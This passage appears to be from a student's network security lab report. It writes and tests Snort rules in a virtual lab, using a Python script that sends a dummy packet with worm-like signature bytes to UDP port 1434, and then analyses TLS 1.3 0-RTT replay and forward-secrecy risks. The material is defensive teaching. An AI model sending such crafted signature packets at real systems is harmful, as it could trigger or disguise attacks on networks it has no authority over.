vity] [Priority: 3] {ICMP} 10.0.2.5 -> 10.0.2.6
04/27-18:20:53.752596  [**] [1:366:7] ICMP PING *NIX [**] [Classification: Misc
 activity] [Priority: 3] {ICMP} 10.0.2.5 -> 10.0.2.6
04/27-18:20:53.752596  [**] [1:100003:1] Ping from External Net [**] [Classific
ation: Unknown Traffic] [Priority: 1] {ICMP} 10.0.2.5 -> 10.0.2.6
04/27-18:20:53.752596  [**] [1:384:5] ICMP PING [**] [Classification: Misc acti
vity] [Priority: 3] {ICMP} 10.0.2.5 -> 10.0.2.6
```

Figure 6.3[3]: snort alert for pings from others

Testing the SSH and ping rule involve executing ssh and ping commands from an external machine (Alice) to simulate an unauthorized connection.

In the second rule, we need to do a few extra steps to test the worm.

The rule is tested by sending a test payload containing a "worm" from the internal network (Bob) to an external IP (Alice) using nc, and a listener is set up on the external machine to receive the message.




```
Commands used to modify and run the Snort

👉 Configure Snort
       $ sudo nano /etc/snort/snort.conf              # configuration file
       $ sudo nano /etc/snort/rules/labTest.rules     # add rule here


👉 Run Snort
       $ sudo snort -d -c /etc/snort/snort.conf -A console     #run Snort

👉 Test the rule using these commands from Alice's termial
       $ ssh seed@10.0.2.6
       $ telnet 10.0.2.6

       $ ping -c 2 10.0.2.6


       $ echo "worm inside payload" | nc 10.0.2.5 1234         #Bob's terminal(Worm)
       $ sudo nc -l -p 1234
```

4.


I created a Snort rule by writing a custom rule inside `labTest.rules`, specifying the matching content, source and destination IPs and ports, protocol, and a new classtype. I edited `classification.config` to add the missing classtype entry (`config classification: dos,Denial of Service Attack,2`) to avoid a Snort error. Then I reloaded Snort to apply the changes. To test the rule, I used a Python script to craft and send a UDP packet with a payload matching the rule's content, causing Snort to trigger and log the alert.

S.N	Rules
5.	`alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"Internet Worm to be stopped"; content:"|07|"; offset:0; depth:1; content:"|71 f2 03 01 04 9b 71 f2 01|"; content:"sock"; classtype:dos; sid:1000005; rev:1;)`



```python
import socket

# Target IP and port
target_ip = "10.0.2.6"  # <-- target IP and Port
target_port = 1434

# Craft the payload:
#   - Start with 07 byte
#   - Then 71 f2 03 01 04 9b 71 f2 01 bytes
#   - Then the text 'sock'
payload = b'\x07' + b'\x71\xf2\x03\x01\x04\x9b\x71\xf2\x01' + b'sock'

# Create UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Send the crafted packet
sock.sendto(payload, (target_ip, target_port))

print(f"Payload sent to {target_ip}:{target_port}")

```

Figure 6.4[1]: Python Script generate the dummy packet



```
[04/28/25]seed@VM:~/Pictures$ python3 worm.py
Payload sent to 10.0.2.6:1434
[04/28/25]seed@VM:~/Pictures$ python3 worm.py
Payload sent to 10.0.2.
[04/28/25]seed@VM:~/Pic
```

```
No.  Time          Source               Destination          Protocol Length Info
  1 0.000000000   10.0.2.5             10.0.2.6             UDP      56 38032 → 1434 Len=14
  2 0.001159829   10.0.2.6             10.0.2.5             ICMP     84 Destination unreachable (Port unreachable)
  3 1.828570238   10.0.2.5             10.0.2.6             UDP      56 47390 → 1434 Len=14
  4 1.829608404   10.0.2.6             10.0.2.5             ICMP     84 Destination unreachable (Port unreachable)
  5 5.167713363   PcsCompu_4b:64:74    PcsCompu_cf:b0:7d    ARP      60 Who has 10.0.2.5? Tell 10.0.2.6
  6 5.167748509   PcsCompu_cf:b0:7d    PcsCompu_4b:64:74    ARP      42 10.0.2.5 is at 08:00:27:cf:b0:7d
  7 5.192984665   PcsCompu_cf:b0:7d    PcsCompu_4b:64:74    ARP      42 Who has 10.0.2.6? Tell 10.0.2.5
  8 5.194018768   PcsCompu_4b:64:74    PcsCompu_cf:b0:7d    ARP      60 10.0.2.6 is at 08:00:27:4b:64:74

Frame 2: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_4b:64:74 (08:00:27:4b:64:74), Dst: PcsCompu_cf:b0:7d (08:00:27:cf:b0:7d)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
Internet Control Message Protocol
```

```
        Using libpcap version 1.9.1 (with TPACKET_V3)
        Using PCRE version: 8.39 2016-06-14
        Using ZLIB version: 1.2.11

        Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.4  <Build 1>
        Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
        Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
        Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
        Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
        Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
        Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
        Preprocessor Object: SF_POP  Version 1.0  <Build 1>
        Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
        Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
        Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
        Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
        Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
        Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
        Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
Commencing packet processing (pid=2544)
04/28-05:53:21.107969  [**] [1:1000001:1] Internet Worm to be stopped [**] [Classi
fication: Denial of Service Attack] [Priority: 2] {UDP} 10.0.2.5:38032 -> 10.0.2.6
:1434
04/28-05:53:22.936512  [**] [1:1000001:1] Internet Worm to be stopped [**] [Classi
fication: Denial of Service Attack] [Priority: 2] {UDP} 10.0.2.5:47390 -> 10.0.2.6
:1434
```

Figure 6.4[2]: Checking the rule is working

```
[04/28/25]seed@VM:~$ sudo tcpdump -i enp0s3 udp port 1434 -X
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
05:55:25.479841 IP 10.0.2.5.48342 > VM.ms-sql-m: UDP, length 14
        0x0000:  4500 002a f32d 4000 4011 2f8b 0a00 0205  E..*.-@.@./.....
        0x0010:  0a00 0206 bcd6 059a 0016 c67f 0771 f203  .............q..
        0x0020:  0104 9b71 f201 736f 636b 0000 0000       ...q..sock....
```

Figure xyz: tcpdump file of python script

7. TLS 1.3 Handshake Protocol

7.1 Analysis of 0-RTT Key Exchange

1a.

0-RTT (Zero Round Trip Time) is a feature introduced in TLS 1.3 that enables a client to send encrypted application data to a server immediately with the first handshake message, eliminating the need to wait for the server's response. This mechanism drastically reduces latency, especially in scenarios where quick responsiveness is essential, such as real-time applications or repeated connections to previously contacted servers. However, while 0-RTT improves efficiency, it introduces security trade-offs. Notably, the use of previously shared keys means that the early data sent during 0-RTT does not achieve full forward secrecy.

https://my.f5.com/manage/s/article/K54135010




Figure 7.1[1]: TLS 1.3 0-RTT

Moreover, it is vulnerable to replay attacks because the same data can be maliciously retransmitted by an attacker. As such, although 0-RTT enhances performance, its use must be carefully managed within systems that can tolerate limited security compromises for gains in speed. This duality makes it a controversial yet strategically valuable addition to TLS 1.3.

1b.

The 0-RTT key exchange mechanism in TLS 1.3 introduces a performance optimization that allows a client to send encrypted data before completing a full handshake. However, this approach compromises one of the core security principles forward secrecy. The key K1, used to encrypt 0-RTT data, is derived from the client's ephemeral value x and the server's long-term private key S, specifically computed as g^xs. Because the server's key S remains static for a predefined duration, any compromise of S enables retrospective decryption of all 0-RTT sessions that used it.

Forward secrecy demands that session keys remain confidential even if long-term keys are later exposed. In this protocol, an attacker who records 0-RTT communications and later obtains the server's private key can compute the exact session key K1, thereby accessing the contents of previously protected data. This renders K1 vulnerable and disqualifies it from offering forward secrecy.

In contrast, the later-established key K2, which relies on ephemeral values from both client and server (x and y), does satisfy forward secrecy. Since these values are not reused and not stored long-term, even a full compromise of the server does not allow an adversary to recompute g^xy, ensuring K2's resilience.

The use of K1 highlights an essential trade-off in security design improving performance by reducing handshake latency introduces vulnerability. This reality justifies restrictions on the types of data permissible in 0-RTT communications.

1c.

https://medium.com/@hnasr/the-danger-of-0-rtt-a815d2b99ac6

A replay attack in the context of the TLS 1.3 0-RTT handshake occurs when a man-in-the-middle captures and later retransmits the client's early encrypted messages to the server. Since the 0-RTT key is derived from previously agreed-upon parameters, including a semi-static server key, the attacker can successfully replay these messages during the period in which the session ticket remains valid. The protocol does not inherently bind the early data to the specific session instance in a way that prevents its reuse, enabling an attacker to trick the server into treating the old message as new.




Figure 7.1[2]: 0-RTT Replay attack

This can lead to duplicated actions, such as repeated financial transactions or unauthorized re-execution of commands. While TLS 1.3 suggests optional anti-replay strategies,

One of the most effective defences is the use of session ticket identifiers combined with replay caches. When a client initiates a session using 0-RTT, it includes a unique session ticket previously issued by the server. The server records this ticket and ensures it cannot be reused within a specified window. This method provides stateful protection against multiple uses of the same early data.

Another protection involves enforcing strict expiration policies on session tickets. Servers should bind these tickets to short lifetimes and narrow windows of validity, reducing the chance that an attacker can reuse captured data within that timeframe. Additionally, incorporating client-specific values such as IP addresses or timestamps into the ticket validation process can increase context sensitivity and prevent misuse in a different session.

7.2 PSK-based DH handshake protocol

1.

In the PSK-based TLS 1.3 handshake, the computation of the 0-RTT encryption key K1 relies on both previously shared secrets and newly generated ephemeral keys. The central goal of the key derivation process is to create a secure encryption key for early data transmission while maintaining cryptographic integrity. Unlike the traditional Diffie Hellman key exchange in which both the client and the server contribute fresh ephemeral keys, the PSK-based method uses a pre-shared key established in a prior session, combined with a new Diffie Hellman key exchange.

The key derivation process utilizes the HKDF (HMAC-based Key Derivation Function) framework, which operates in two stages, extraction and expansion. In the extraction phase, the shared secret is generated from the Diffie Hellman exchange ($\mathbf{g\hat{}xy}$) and the PSK. This process creates a pseudorandom key by applying an HMAC function to these inputs. In the expansion phase, the resulting pseudorandom key is then extended into the final key material namely K1 using the handshake context, which includes a transcript hash derived from previous handshake messages, nonces, and protocol metadata.

Thus, the final formulation becomes

$$\boldsymbol{K1 = HKDF - Expand\ (HKDF - Extract(PSK, g\hat{}xy), transcript\_hash, key\_length)}$$

This mechanism ensures that K1 is uniquely tied to both the previous session's security context and fresh ephemeral key exchange material. While the inclusion of the PSK increases efficiency and enables session resumption, it introduces replay risks, particularly in the 0-RTT context. An attacker could capture and resend encrypted early data if the same PSK is reused across sessions. Therefore, although the key derivation is cryptographically robust, it is critically dependent on the secure management of session tickets, anti-replay mechanisms, and proper expiration of keys to maintain forward security and prevent unauthorized data https://www.wolfssl.com/tls-1-3-performance-part-3-pre-shared-key-psk/




Figure 7.2: PSK-based DH handshake

2.

The pre-shared key (PSK) based approach in TLS 1.3 can provide replay protection guarantees, but only if specific countermeasures are implemented. By itself, the use of a PSK does not inherently prevent a replay attack because the early data encryption key (K1) can be derived before the server contributes any fresh, unique randomness to the session. This allows an adversary to intercept and later retransmit early application data encrypted under the same K1, potentially causing the server to process duplicated requests.

To ensure replay protection, TLS 1.3 depends on a combination of protocol features and server-side implementation choices. One critical mechanism is the use of session tickets. When a server issues a session ticket, it can include metadata such as a unique ticket identifier, issuance timestamp, and expiration time. On future connections, the client presents this ticket to resume the session and derive a PSK. The server must track the usage of these identifiers and reject any attempt to reuse the same PSK for 0-RTT data. In other words, tickets and associated PSKs should be valid for only a single use or should be bound to specific time windows and client identities.

Additionally, clients can contribute anti-replay tokens and unique nonces that servers check against a replay cache. If a token or nonce has already been used, the server can discard the message. Therefore, while the PSK-based mechanism does not provide cryptographic replay protection by itself, it enables such protection when combined with careful session state tracking and validation.

References:

[1] IBM, "Digital certificates," IBM Integration Bus 10.0 Documentation. [Online]. Available: https://www.ibm.com/docs/en/integration-bus/10.0?topic=overview-digital-certificates.

[1] Microsoft, "X.509 certificates," Microsoft Learn, Apr. 26, 2023. [Online]. Available: https://learn.microsoft.com/en-us/azure/iot-hub/reference-x509-certificates.

[1] A. M. Alghamdi, A. A. Alqarni, and M. A. Alqarni, "Investigating the Health State of X.509 Digital Certificates," 2024 IEEE International Conference on Cyber Security and Resilience (CSR), Rhodes, Greece, 2024, pp. 1-7. [Online]. Available: https://ieeexplore.ieee.org/abstract/document/10679412.

[2] D. Cooper, S. Davidson, W. Polk, and R. Black, "Security of Automated Access Control Systems," NIST Interagency/Internal Report (NISTIR) - 7966, National Institute of Standards and Technology, Gaithersburg, MD, Apr. 2015. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/ir/2015/NIST.IR.7966.pdf.

[2] E. Wit and M. Pouw, "Cross-realm Kerberos implementations," University of Amsterdam, July 11, 2014. [Online]. Available: https://www.os3.nl/_media/2013-2014/courses/rp2/p75_report.pdf.

[2] W. Aiello, S. Ioannidis, and P. McDaniel, "Improving the robustness of DNS to DNSSEC transition," in Proceedings of the 2005 ACM Workshop on Digital Identity Management, Fairfax, VA, USA, 2005, pp. 21–29. [Online]. Available: https://dl.acm.org/doi/pdf/10.1145/1045405.1045408.

[2.2] F. Pereñíguez-García, R. Marín-López, G. Kambourakis, et al., "KAMU: providing advanced user privacy in Kerberos multi-domain scenarios," Int. J. Inf. Secur., vol. 12, pp. 505–525, 2013. doi: 10.1007/s10207-013-0201-1. [Online]. Available: https://link.springer.com/article/10.1007/s10207-013-0201-1.

[3] M. A. Ferrag, L. Maglaras, A. Argyriou, D. Kosmanos, and H. Janicke, "Security for 4G and 5G cellular networks: A survey of existing authentication and privacy-preserving schemes," Journal of Network and Computer Applications, vol. 101, pp. 55–82, Jan. 2018. [Online]. Available: https://www.sciencedirect.com/science/article/abs/pii/S1084804517303521

[3] S. S. Kalamkar and A. Banerjee, "Secure communication over fading channels," in 2019 11th International Conference on Communication Systems & Networks (COMSNETS), Bengaluru, India, 2019, pp. 674–681. [Online]. Available: https://ieeexplore.ieee.org/abstract/document/8712553.

[3] A. D. Wyner, "The wire-tap channel," Bell System Technical Journal, vol. 54, no. 8, pp. 1355–1387, Oct. 1975. [Online]. Available: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=6772207

[3] Y. Zhang, H. Wang, and X. Wang, "Physical layer security in 5G and beyond: Challenges and opportunities," IEEE Wireless Communications, vol. 28, no. 4, pp. 136–142, Aug. 2021. [Online]. Available: https://ieeexplore.ieee.org/abstract/document/9524814

[5] P. V. Ananda Murthy, "WiFi Security- A Tutorial," IETE Journal of Education, vol. 13, no. 1, pp. 1-16, 2025. [Online]. Available: https://www.tandfonline.com/doi/full/10.1080/09747338.2025.2487775.

[5] M. Vanhoef and F. Piessens, "Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2," in Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS '17), Dallas, TX, USA, 2017, pp. 1313-1328. [Online]. Available: https://dl.acm.org/doi/pdf/10.1145/3133956.3134027.

[5] A. H. Halbouni and L.-Y. Ong, "Wireless Security Protocols WPA3: A Systematic Review," in 2023 IEEE 7th World Forum on Internet of Things (WF-IoT), Aveiro, Portugal, 2023, pp. 1–6. [Online]. Available: https://ieeexplore.ieee.org/abstract/document/10274082.

[7.1] Y. Li, Y. Liu, and Y. Wang, "Just-in-Time Shared Key: Achieving Forward Secrecy and Replay Protection in 0-RTT Key Exchange," International Journal of Machine Learning and Computing, vol. 12, no. 2, pp. 43-49, Mar. 2022. [Online]. Available: https://www.ijml.org/vol12/1086-C1-243.pdf

[7.1] M. Liskij, "A Survey of TLS 1.3 0-RTT Usage," M.S. thesis, Dept. Comput. Sci., ETH Zürich, Zürich, Switzerland, 2021. [Online]. Available: https://ethz.ch/content/dam/ethz/special-interest/infk/inst-infsec/appliedcrypto/education/theses/masters-thesis_mihael-liskij.pdf

[7.2]BM, "Session resumption with a pre-shared key," IBM Documentation, 2024. [Online]. Available: https://www.ibm.com/docs/en/sdk-java-technology/8?topic=handshake-session-resumption-pre-shared-key

[7.2] H. Davis, D. Diemert, F. Günther, and T. Jager, "On the Concrete Security of TLS 1.3 PSK Mode," Cryptology ePrint Archive, Paper 2022/246, 2023. [Online]. Available: https://eprint.iacr.org/2022/246.pdf